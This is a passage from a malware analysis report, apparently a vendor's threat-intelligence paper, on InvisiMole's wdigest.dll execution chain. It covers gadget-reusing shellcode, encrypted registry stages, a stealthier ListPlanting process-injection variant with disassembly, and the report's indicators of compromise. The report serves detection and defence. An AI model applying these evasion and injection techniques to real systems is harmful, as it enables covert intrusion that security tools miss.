%SHELLCODE_BYTES%\SMRTNTKY\WSETTING.WFC
```

The `rundll32.exe`[20] and `wdigest.dll`[21], whose properties are shown in Figure 35, are both legitimate files from Windows XP. InvisiMole brings these versions to the compromised computer, so this execution chain works even on Windows 10.



Property	Value
Description	
File description	Microsoft Digest Access
Type	Application extension
File version	5.1.2600.5834
Product name	Microsoft® Windows® Operating System
Product version	5.1.2600.5834
Copyright	© Microsoft Corporation. All rights reserved.
Size	53.0 KB
Date modified	06/03/2020 14:39
Language	English (United States)
Original filename	WDIGEST.DLL

Property	Value
Description	
File description	Launch Connect to a Wireless Network Wizard
Type	Application
File version	6.1.7600.16385
Product name	Microsoft® Windows® Operating System
Product version	6.1.7600.16385
Copyright	© Microsoft Corporation. All rights reserved.
Size	17.5 KB
Date modified	21/12/2009 03:21
Language	English (United States)
Original filename	SETUPSNK.EXE

Figure 35 // Properties of *wdigest.dll* and *setupSNK.exe* files—two Windows components misused by InvisiMole in this chain


[20] SHA-1: B61A277719359582071DB4CD448D3E9D0A460B1D
[21] SHA-1: 7752BD1C02E5DC7B0975FC6A1C73145A2A83D079

6.4.4 Stage 2—wdigest.dll

The `wdigest.dll` library is a legitimate Windows component that contains an implementation of a digest authentication protocol. When some third-party application needs to use this protocol, this library is loaded into the process.

However, the attackers discovered the possibility of running `wdigest.dll` from the command line using `rundll32.exe` with shellcode as a parameter.

When executed by Stage 1 with the given parameters, InvisiMole's shellcode is copied to the `g_LsaFunctions` global variable in the `SpInitialize` function, shown in Figure 36.




```
int __stdcall SpInitialize(int a1, int *a2, int a3)
{
  int v3; // edi
  void *v4; // esi
  DWORD nSize; // [esp+Ch] [ebp-2Ch]
  enum _NT_PRODUCT_TYPE ProductType; // [esp+10h] [ebp-28h]
  wchar_t Buffer[16]; // [esp+14h] [ebp-24h]

  g_TimeForever = -1;
  *(_DWORD *)&g_strNtDigestUTF8ServerRealm = 0;
  *((_DWORD *)&g_strNtDigestUTF8ServerRealm + 1) = 0;
  *(_DWORD *)&g_strNTDigestISO8859ServerRealm = 0;
  *((_DWORD *)&g_strNTDigestISO8859ServerRealm + 1) = 0;
  g_NtDigestPackageId = a1;
  ProductType = NtProductWinNt;
  nSize = 16;
  l_bDigestInitialized = 1;
  dword_7E8BE17C = 0x7FFFFFFF;
  g_NtDigestState = 1;
  g_LsaFunctions = a3;
```

Figure 36 // Decompiled *SpInitialize* function of *wdigest.dll* library

The shellcode is constructed in a way so that it uses different parts of `wdigest.dll`'s code (gadgets) to hijack its control flow, in order to load the next stage of this InvisiMole execution chain.

As shown in Figure 37, the following code is executed later after the `SpInitialize` function:

1. `wdigest.dll` calls `[eax+14]`, with `eax` pointing to `g_LsaFunctions`, which passes control to the shellcode.
2. `[eax+14]` points to the `0x7E8BC063` value within the shellcode, which is an address within `wdigest.dll`.
3. This address points to a `jmp eax` instruction, which passes control back to the start of the shellcode.
4. The shellcode then uses other gadgets of `wdigest.dll`, such as the resolved address of the `RegQueryValueExW` API (always `0x7e8B1040`), to read the next stage from value `M` under either the `HKLM\SOFTWARE\ODBC or HKLM\SOFTWARE\WOW6432Node\ODBC` registry key and to pass control to it.



wdigest.dll

```
.text:7E8BA8F6 ; int __stdcall DigestAllocateMemory(SIZE_T uBytes)
.text:7E8BA8F6 _DigestAllocateMemory@4 proc near       ; CODE XREF: SpGetExtendedInformation(x,x)+1B↑p
.text:7E8BA8F6                                         ; CtxtCreateLogSess(x)+B↑p ...
.text:7E8BA8F6
.text:7E8BA8F6 uBytes          = dword ptr  8
.text:7E8BA8F6
.text:7E8BA8F6                 mov     edi, edi
.text:7E8BA8F8                 push    ebp
.text:7E8BA8F9                 mov     ebp, esp
.text:7E8BA8FB                 cmp     _g_NtDigestState, 1
.text:7E8BA902                 push    [ebp+uBytes]    ; uBytes
.text:7E8BA905                 jnz     short loc_7E8BA930
.text:7E8BA907                 mov     eax, _g_LsaFunctions
.text:7E8BA90C                 call    dword ptr [eax+14h]
.text:7E8BA90F                 mov     edx, eax
.text:7E8BA911                 test    edx, edx
```

shellcode

```
8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
          ...
```

wdigest.dll

```
.text:7E8BC054 __tailMerge_SAMSRV proc near            ; CODE XREF: load__SamIRetrievePrimaryCredentials(x,x,x,x)+5↑j
.text:7E8BC054                 push    ecx
.text:7E8BC055                 push    edx
.text:7E8BC056                 push    eax
.text:7E8BC057                 push    offset __DELAY_IMPORT_DESCRIPTOR_SAMSRV
.text:7E8BC05C                 call    ___delayLoadHelper2@8 ; __delayLoadHelper2(x,x)
.text:7E8BC061                 pop     edx
.text:7E8BC062                 pop     ecx
.text:7E8BC063                 jmp     eax
.text:7E8BC063 __tailMerge_SAMSRV endp
```

shellcode

```
8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
          ...
```

Figure 37 // InvisiMole's shellcode is crafted to use gadgets of *`wdigest.dll`*

The shellcode can reference hardcoded addresses within `wdigest.dll`, because it is a Windows XP binary, so it doesn't use ASLR and is always loaded in the same address space.

6.4.5 Stage 3—M loader

Stage 3 is 32-bit shellcode[22] loaded from the `M` registry key. Just like Stage 2, it uses imports from `wdigest.dll`, using hardcoded addresses.

This component reads the `A` value from the registry, decrypts it using the `CryptUnprotectData` API and passes execution flow to the blob.

6.4.6 Stage 4—A loader

Stage 4 is a 32-bit InvisiMole blob[23] that uses an interesting technique to inject the shellcode from the `B` registry value to a trusted process.

It also creates a shared memory with content of `C` and `D` registry values and injects names of the shared objects to the trusted process, so that `B` shellcode can access and load `C` and `D` payloads. The `B`, `C` and `D` values are all encrypted with DPAPI, so Stage 4 first decrypts them using `CryptUnprotectData` before they are injected/loaded.

[22] SHA-1: `B894F320569286B56F4272D0CBBA4DB10C645AE0`
[23] SHA-1 of decrypted InvisiMole blob: `AA5E8E21C79B0B4A02726233B9F5EB4994C87AD3`

Table 15 // Shared objects created by Stage 4


Name format	Object type	Name for C payload	Name for D payload
`ExMp00%.2X`	shared memory	`ExMp0043`	ExMp0044
`ExMpOK%.2X`	event name for success	`ExMpOK43`	ExMpOK44
`ExMpER%.2X`	event name for error	`ExMpER43`	ExMpER44

For process injection, this component uses a technique called **ListPlanting**[24]. This technique has been already documented online, but InvisiMole improves it to add even more stealthiness.

ListPlanting is based on the possibility of providing a callback to customize the sorting algorithm in a **ListView** structure. To display a ListView structure, InvisiMole misuses a legitimate Windows library `FXSCOMPOSE.dll`, which displays contacts stored in the `%USERPROFILE%\Contacts` folder in such a structure.

It first drops three XML files into this folder—only to create data for the list. Then it executes the `FXSCOMPOSE.dll` library with the `HrSelectEmailRecipient` function.

- If running without admin privileges, it executes this library directly using `rundll32.exe`.
- Otherwise it creates a service named `CsPower`, with the registry content shown in Figure 38, that executes the same library.



Name	Type	Data
(Default)	REG_SZ	(value not set)
DeleteFlag	REG_DWORD	0x00000001 (1)
DisplayName	REG_SZ	System Group
ErrorControl	REG_DWORD	0x00000000 (0)
Group	REG_SZ	Plugplay
ImagePath	REG_EXPAND_SZ	%SystemRoot%\System32\svchost.exe -k DComLaunch
ObjectName	REG_SZ	LocalSystem
RequiredPrivileges	REG_MULTI_SZ	SeTcbPrivilege SeSecurityPrivilege SeAssignPrimaryTokenPrivilege
Start	REG_DWORD	0x00000004 (4)
Type	REG_DWORD	0x00000020 (32)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\CsPower

Name	Type	Data
(Default)	REG_SZ	(value not set)
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\System32\FXSCOMPOSE.dll
ServiceMain	REG_SZ	HrSelectEmailRecipient

Figure 38 // Properties of CsPower service in the registry

When `FXSCOMPOSE.dll` starts, it creates a window filled with information from `%USERPROFILE%\Contacts` files, as shown in Figure 39. This window is displayed for so short a period of time that it may well go unnoticed by the user.

[24] See https://modexp.wordpress.com/2019/04/25/seven-window-injection-methods/#listplanting, http://www.hexacorn.com/blog/2019/04/25/listplanting-yet-another-code-injection-trick/




Figure 39 // Window with a contact list created when *FXSCOMPOSE.dll* starts


InvisiMole enumerates windows and child windows to get the handle of the **SysListView32** child of this window (the handle to the ListView). Then it allocates memory inside the new process using `VirtualAllocEx`, copies malicious code to the target process and triggers the shellcode by sending a **LVM_SORTITEMS** message to the ListView. Using this technique, InvisiMole is able to inject shellcode into a trusted process.

It is important to add that unlike in the standard ListPlanting technique, InvisiMole does not use the `WriteProcessMemory` API to write malicious code to the target process, as this API could be monitored by security solutions. InvisiMole takes this technique one step further to make the code injection stealthier.

Instead of calling `WriteProcessMemory`, it achieves the same result by using a pair of **LVM_SETITEMPOSITION** and **LVM_GETITEMPOSITION** messages sent to SysListView32, as shown in Figure 40**.**

- It first sends an **LVM_SETITEMPOSITION** message to SysListView32, which moves an item to a specified position in a ListView. InvisiMole provides **XXYY** as the new position, where XX and YY are bytes of shellcode.
- Then it sends an **LVM_GETITEMPOSITION** message to retrieve the position of the same item

The trick is that the return buffer (**POINT** structure) points to an offset in a newly allocated memory, and so InvisiMole is able to copy two bytes at a time to the allocated memory within the legitimate `FXSCOMPOSE.dll.`



```
seg000:00002247 loc_2247:                               ; CODE XREF: main_func+1023↓j
seg000:00002247         add     [ebp+payload_counter], 1
seg000:0000224B         mov     eax, [ebp+new_payload_copy]
seg000:0000224E         add     eax, [ebp+payload_counter]
seg000:00002251         movzx   ax, byte ptr [eax]
seg000:00002255         and     eax, 0FFFFh
seg000:0000225A         or      eax, 100000h
seg000:0000225F         mov     [ebp+var_84], eax
seg000:00002265         mov     edx, [ebp+var_84]
seg000:0000226B         mov     eax, 0
seg000:00002270         push    eax
seg000:00002271         push    edx
seg000:00002272         push    0
seg000:00002274         push    0
seg000:00002276         push    LVM_SETITEMPOSITION
seg000:0000227B         mov     eax, [ebp+image_base]
seg000:0000227E         push    ds:SysListView32_handle[eax]
seg000:00002284         push    [ebp+image_base]
seg000:00002287         call    [ebp+user32_SendMessageW]
seg000:0000228D         cmp     eax, 1
seg000:00002290         jnz     short loc_22CF
seg000:00002292         mov     ecx, [ebp+alloced_space]
seg000:00002298         mov     esi, 0
seg000:0000229D         mov     edx, [ebp+payload_counter]
seg000:000022A0         mov     eax, edx
seg000:000022A2         sar     eax, 1Fh
seg000:000022A5         add     ecx, edx
seg000:000022A7         adc     esi, eax
seg000:000022A9         push    esi
seg000:000022AA         push    ecx
seg000:000022AB         push    0
seg000:000022AD         push    0
seg000:000022AF         push    LVM_GETITEMPOSITION
seg000:000022B4         mov     eax, [ebp+image_base]
seg000:000022B7         push    ds:SysListView32_handle[eax]
seg000:000022BD         push    [ebp+image_base]
seg000:000022C0         call    [ebp+user32_SendMessageW]
seg000:000022C6         cmp     eax, 1
seg000:000022C9         jnz     short loc_22CF
seg000:000022CB         add     [ebp+var_24], 1
seg000:000022CF
seg000:000022CF loc_22CF:                               ; CODE XREF: main_func+FE1↑j
seg000:000022CF                                         ; main_func+101A↑j
seg000:000022CF         cmp     ebx, [ebp+payload_counter]
seg000:000022D2         jg      loc_2247
```

Figure 40 // Improved part of ListPlanting technique used by InvisiMole

After Stage 4 has successfully injected Stage 5 in a trusted process, it clears traces by removing the XML files from the `%USERPROFILE%\Contacts` folder, and deleting the `C:\SMRTNTKY\MessageB.txt` directory. Moreover, Stage 5 later deletes the `CsPower` service from the registry, if it was executed that way.

6.4.7 Stage 5—B loader

Stage 5 is a small InvisiMole blob[25] that is injected into a trusted process. It opens already existing shared memory objects with shellcodes from **C** and **D** registry values, copies them to a newly allocated memory and executes using the `CreateThread` API.

Note that the **C** and **D** shellcodes could be injected directly into the trusted process, instead of the small Stage 5 loader. However, the modified ListPlanting technique requires a lot of operations—a pair of **LVM_SETITEMPOSITION** and **LVM_GETITEMPOSITION** messages sent for each pair of copied bytes. For larger payloads, such as the RC2CL backdoor, it is possible the window shown in Figure 39 would be visible for a short time. This extra stage is used to make sure the user won't spot the window.

As a result of this execution chain, InvisiMole's RC2CL backdoor[26] and DNS downloader[27] are covertly executed under the context of a trusted process.

7 CONCLUSION

When we first reported about InvisiMole in 2018, we highlighted its covert workings and complex range of capabilities. However, a large part of the picture was missing.

After discovering new activity in late 2019, we gained the opportunity to take a proper look under the hood of InvisiMole's operations and piece together the hidden parts of the story.

Analyzing the group's updated toolset, we observed continuous development and substantial improvements, with special focus on staying under the radar.

[25] SHA-1 of decrypted InvisiMole blob: D8B101B588DA6DA3CBE3E161C91986E64D6DD290
[26] SHA-1 of decrypted InvisiMole blob: 0AAB85DDD4E25ADD24E9ECD83C8DD635B3A7C2F3
[27] SHA-1 of decrypted InvisiMole blob: E9AF42C4CF0299EEA7B405F9E3E925BCAFAB9F2B

Notably, we identified four different execution chains misusing legitimate tools for persistence, and user- and kernel-mode exploits for covert execution. We described how the malware uses per-victim encryption to prevent defenders from obtaining its payloads; and detailed the workings of a new component used for DNS tunneling.

Our investigation also revealed a previously unknown cooperation between InvisiMole and the Gamaredon group, with Gamaredon's malware used to infiltrate the target network and deliver the sophisticated InvisiMole malware to targets of special interest.

Having provided a detailed report on InvisiMole's TTPs, we will continue to track the group's malicious activities.

Indicators of Compromise can also be found on our GitHub respository. For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset com.

8 ACKNOWLEDGEMENTS

Acknowledgements to Matthieu Faou, Ladislav Janko and Michal Poslušný for their work on this investigation.

9 INDICATORS OF COMPROMISE (IOCS)

9.1 ESET detection names

Win32/InvisiMole
Win64/InvisiMole

9.2 SHA-1

SHA-1	Note	File / registry key / decrypted blob[28]
125FCA6EBD82682E51364CF93C9FFA8EB4F6CA5F	Trojanized software	File
3B923FA1E5DCB4F65DAA138BECEB123D7C431D1B		File
3BB2C05DEA077835A79499A0BB81410D27EEBFAF		File
4C13AD9AD9C134DE15F3AE5E2F0D2EC1E290DEE8		File
728386C6D6EAF43148FE25F86E6AF248019D9842		File
793F4DD2B765ECD962A053246646ED0D6144D249		File
8147E85E13B3624FA290F1F218647A0D1FD70204		File
8C5F463FA79601DE38D0A77808226B1A8E67459A		File
9B1E0A22DEB124FF36FCF7ED2EA82E799B49B070		File
9B48090704C3F62D6B768780845E2D04862F5219		File
CD3419B4B3958BE5BE1CAEA60A4EE98E4D427A6D		File
D5D3A01A5944D55E5DDF1F915E88043691BE6F58		File
D8EB2429253E82729F34373068EC350D1B2DA8AB		File
DDB871AD5823BE31F5176F2B0CE149D4B6E44F24		File
E936E857A812690178ED049FD4A1766E281B9F1D		File

[28] Decrypted blobs are recovered using the CryptUnprotectData API. We present SHA-1 hashes of these versions, as the encrypted versions are different per victim.

09821EB9F2B79501B3928FBA2F313C723FEBB1B3	Loaders	File
16E9B0ADBD53849E7F3A04FA8A5BF78E73A86841		File
21F320DEBDD4D97FA5420AF31A55FBC77B923819		File
240C8157E5E053B70C4D301D852C609C212F85F3		File
32A9FF262649623CBFF4C6B29BD8ED7F803E75E3		File
3EF0D0278DB40F6116645B0B915D56374EB77004		File
42086128F7213931D438BF127CC61D3F9483014A		File
4BBED6E307D214CAB9AE395E1F49104446B54D5A		File
55F6185AD64997756ADF03BC2D4CC4ABF5C64E4E		File
652991303B319F5DE440C18A0F14DF65B82265FB		File
66F9EA8017CD899AB146DED2E341201B51A9CE9F		File
6A6D956A8108E0D5339751927D5576369C0E2C34		File
6C49BF35116A147C7F3C5CE15ABA041F272E60B5		File
6DECBFCA132364CBD66DD07118959BCE95F83168		File
6DEF96407F52B3C82D665B2C6A9B230B3D080CD1		File
7901AD25A3673AC9CB1B6AE1FC9DC57A4B53383E		File
7BA31B83B2ADF7A9B43C56F4882D217512F333AF		File
82D653D71DC024C19894C2B2207D6C3414CA1B01		File
96D5E7C32AC299770E11DF521F867538361D9A8B		File
A27BB3E5F1CF56C89E5F9816CF8C5796D2FBB09E		File
A419F091723A5632DA85B0930F3B260599672C00		File
A527B41D60028BE24BE8CAC69DE9445401F280CD		File
A695FA12F97971A065FED927A30278C94C78C722		File
B1B3E88494F7C27354E68D83E16EB65BBEFC7FB3		File
B7712BBE5DE4386BAB11F61F1731C358648DECE6		File
BFEF295D375A60A2EEFE416709DE73F14AC1416C		File
CC595AAE9573BEEF92DE12C3DE9C85F7E9E1CD6D		File
DBEA8DAF48CC54C7CFB0DCC689D4C9549D3DD23F		File
DE6D8B66BE01934D672C04E92EA2EDC0210BF00E		File
E0B9C24DD5620FF70CB80002A4A772E16EB331F2		File
E489C4D6CA1DAFA034F7FADBF27DEEB202189833		File
F7EF9A3501EEBCFFA4615CC3BD473F65A203A1D6		File
FB4401DEA8911BEAB788E87A576EF5568DA82ED5		File
27FC1DCB1B3DCA3E496F799A2944E4FB070AF39C	RC2FM backdoor	File
E1599FB73DDE78531BBF65063F10F239AEF29D70		File
E3BF27F1303BFDB877D1699D5B480342A9A2FE58		File
7FE30CA69E6631CB9333C37F72E3CABBE8CE366C	RC2FM helper DLL	File

00EA86AAB3D616A24A5E13D592FABC26416DFDBD	RC2CL backdoor	File
094DAEA5B97C510A8E9CFE3585B39B78522A2C61		Decrypted
0AAB85DDD4E25ADD24E9ECD83C8DD635B3A7C2F3		Decrypted
0B57CD2393E29084D545300D1749AA50EB23A8AB		Decrypted
11EBA9E198C458A8D86D70BD64B3FDB0163A38C4		Decrypted
20FF1A290A53B39C4E54A670E8C27852BE8BCFF4		Decrypted
554AA9A39CC241AAD5FBDC5FD39CECCB1EB9E7D0		Decrypted
7114B2E031D8853434028D39873338C33CE67C16		Decrypted
A1FFFB96415CF4146B056C9A847DC6EECD882DBB		Decrypted
AF67F640F33D1A46719056B66F45B91B2D56910A		Decrypted
FFB74AF734453973FED6663C16FB001D563FAF1C		Decrypted
02F4242F7CA7289C8EDFA7B4F465C62C7A6815E2	TCP downloader	File
303A63CE12AD42900DA257428E2FD4DE4F9829DC		File
DBD21EF03CCC3A985D808B0C5EC7AC54DED5D1C9		Decrypted
2E7F737CAEB56716ACE36FADEB74EE610705283F		Decrypted
4B8E11E0734D3109627FF8871EF7DB14C0DE9C41	A variation of the TCP downloader	File
31FAE273942A1E432DE91400F5D625F88101B966	DNS downloader	Decrypted
5F09DF19232E0A77495EEDB1B715D9EF0B909634		File
E9AF42C4CF0299EEA7B405F9E3E925BCAFAB9F2B		Decrypted
F67300541D769C5AA071C766198F0B7E25476B23		Decrypted
F8CAA729C28EF6B0EC8AA74399CE4EE7A59B895C		Decrypted
6F98B12C98DA1FCFF078256970E9B8EF12139640	Batch scripts (Delivery chain)	File
76FC2E29524C6AD58B0AF05251C419BB942CCED0		File
2402765EA67E04F151D32BF2B749B150BBD3993E	Stage 2 (Control Panel misuse chain)	File
9F64FEC50D4447175459AAB33BC9126F9A3370D8	Stage 4 (Control Panel misuse chain)	File
A3AFF8CE55907DAA1F3360DED01BCF3F6F9D0CF2		File
E85D7F0564771C9396FDCDB9877DB0FF61C1D515	Total Video Player exploit	File
10C548992567A04DA199D09E3CA4B0C47B7A136C	Stage 4 (Speedfan exploit chain)	Decrypted
B988F107E5F20CDC424EC9F470D157435FC03966	Stage 6 (Speedfan exploit chain)	Decrypted
B894F320569286B56F4272D0CBBA4DB10C645AE0	Stage 3 (Wdigest exploit chain)	Registry value
66B7DB6E755EC648AEE210F163655A5662562DEE	Stage 4 (Wdigest exploit chain)	Decrypted
7E8B99968C59FDE046DF3ECECED6049E4DFA7225		Decrypted
81BD3140F222FAC2DC6610E0CE79EDF34B599D47		Decrypted
9A3E870B61C4F37514F6E3E3FAB4D4506D3B50DB		Decrypted
AA5E8E21C79B0B4A02726233B9F5EB4994C87AD3		Decrypted
A42FA8FB11DA669124AC7968838427BF8E998872	Stage 5 (Wdigest exploit chain)	Decrypted
D8B101B588DA6DA3CBE3E161C91986E64D6DD290		Decrypted

9.3 Filenames and paths

9.3.1 Delivery chain

api64.cmd
intel_log64.cmd
intel_log64.exe

9.3.2 EternalBlue exploit chain

stg0D0CE03.dll
stg0D33E0A.dll

9.3.3 Control Panel misuse chain

%APPDATA%\Control\Control.js
%APPDATA%\Microsoft\AddIns\imageapplet.dat
%APPDATA%\Microsoft\AddIns\infocardadd.cpl
%STARTUP%\Control Panel.lnk

9.3.4 SMInit exploit chain

%USERPROFILE%\AppData\Roaming\Microsoft\Sessions\hskin.dll
%USERPROFILE%\AppData\Roaming\Microsoft\Sessions\Settings.ini
%USERPROFILE%\AppData\Roaming\Microsoft\Sessions\SMInit.exe
%USERPROFILE%\AppData\Roaming\Microsoft\Sessions\TVPSkin.dll

9.3.5 Speedfan exploit chain

C:\Windows\system32\drivers\NGEN Framework\NGEN.cab
C:\Windows\system32\drivers\NGEN Framework\NGEN.exe
C:\Windows\system32\mscorscvs.exe

9.3.6 Wdigest exploit chain

%APPDATA%\Microsoft\Installer\kb043921.exe
%WINDIR%\SysWOW64\drivers\Rundll32.exe
%WINDIR%\SysWOW64\drivers\wdigest.dll
%WINDIR%\SysWOW64\wbem\setupSNK.exe

9.3.7 InvisiMole loaders

NlsModels0019.dll
NLSModels0022.dll
osppc.dll
osppcext.dll
WptsExtensions.dll

9.3.8 RC2FM backdoor

%APPDATA%\Microsoft\Internet Explorer\Cache\0IOQ61KI
%APPDATA%\Microsoft\Internet Explorer\Cache\4AINFWUJ
%APPDATA%\Microsoft\Internet Explorer\Cache\6FFT03MB
%APPDATA%\Microsoft\Internet Explorer\Cache\74BWF9JV
%APPDATA%\Microsoft\Internet Explorer\Cache\7KWRPZWK
%APPDATA%\Microsoft\Internet Explorer\Cache\AMB6HER8
%APPDATA%\Microsoft\Internet Explorer\Cache\CZPOL9V4
%APPDATA%\Microsoft\Internet Explorer\Cache\KQP70AQV
%APPDATA%\Microsoft\Internet Explorer\Cache\MX0ROSB1
%APPDATA%\Microsoft\Internet Explorer\Cache\NI8NKODB
%APPDATA%\Microsoft\Internet Explorer\Cache\OUB1N96O
%APPDATA%\Microsoft\Internet Explorer\Cache\V2JMDODG
%APPDATA%\Microsoft\Internet Explorer\Cache\W9U2CJ6T
%APPDATA%\Microsoft\Internet Explorer\Cache\Y68JG1TH
%APPDATA%\Microsoft\Windows\Iconcache.db
%APPDATA%Realtek\Drivers\Drv7\DP_Sound_Realtek_wnt\A6305_WDM\alcrmv.exe
%TEMP%\~log
%TEMP%\vsfilter_%random%.dll

9.4 Registry keys / values / data

9.4.1 Control Panel misuse chain

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs
“infocard” = %APPDATA%\Microsoft\AddIns\infocardadd.cpl
```

9.4.2 Speedfan exploit chain

```
